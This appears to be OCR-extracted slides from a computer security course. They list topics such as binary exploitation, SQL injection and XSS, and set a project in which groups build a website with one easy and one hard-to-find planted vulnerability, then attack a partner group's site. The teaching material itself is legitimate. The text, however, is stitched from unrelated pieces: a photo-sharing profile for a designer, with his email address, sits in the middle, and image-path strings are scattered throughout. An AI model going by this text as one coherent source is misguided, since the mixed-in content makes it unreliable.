


Finding & exploiting

System hardening



Binary exploitation




Authentication

Access control


Shell-script security

Logging & Intrusion detection

Attacking web applications




SQL Injections



XSS

Risk analysis


Dave Coleman
+ Follow
Designer, married to the most incredible woman ever. I love lettering, photography & my family. #theagsc is here. hello@theagsc.com
472 Following · 646 Followers
Photos
Albums
Faves
Groups
New York
Nikon Digital
Sunset
Cats
Summer
Bears
Skyline, outdoors & great outdoors...
Recipes, food

Project

Project

Project Contents

- Implement a web-site. Make it (almost) secure.
- Submit (a) report on architecture, security measures; (b) deployable Ubuntu linux VM with solution.
- Solution must contain 1 easy-to-find, 1 hard-to-find vulnerability.
- Present your architecture + security measures in 1st workshop
- Swap & compromise partner groups implementation. Submit report on your efforts.
- TAs review and give feedback on reports.

Project activites

- Project + report
- Project workshop
- Swap + review
- Review workshop

Project schedule

Project
(2.5 week)

March 20 Project begins

April 4 Report submission

April 7 Full submission & swap

Review
(1 week)

April 10–21 Project workshops (+ easter)

April 28 Review submission

May 1 Computer forensics lecture

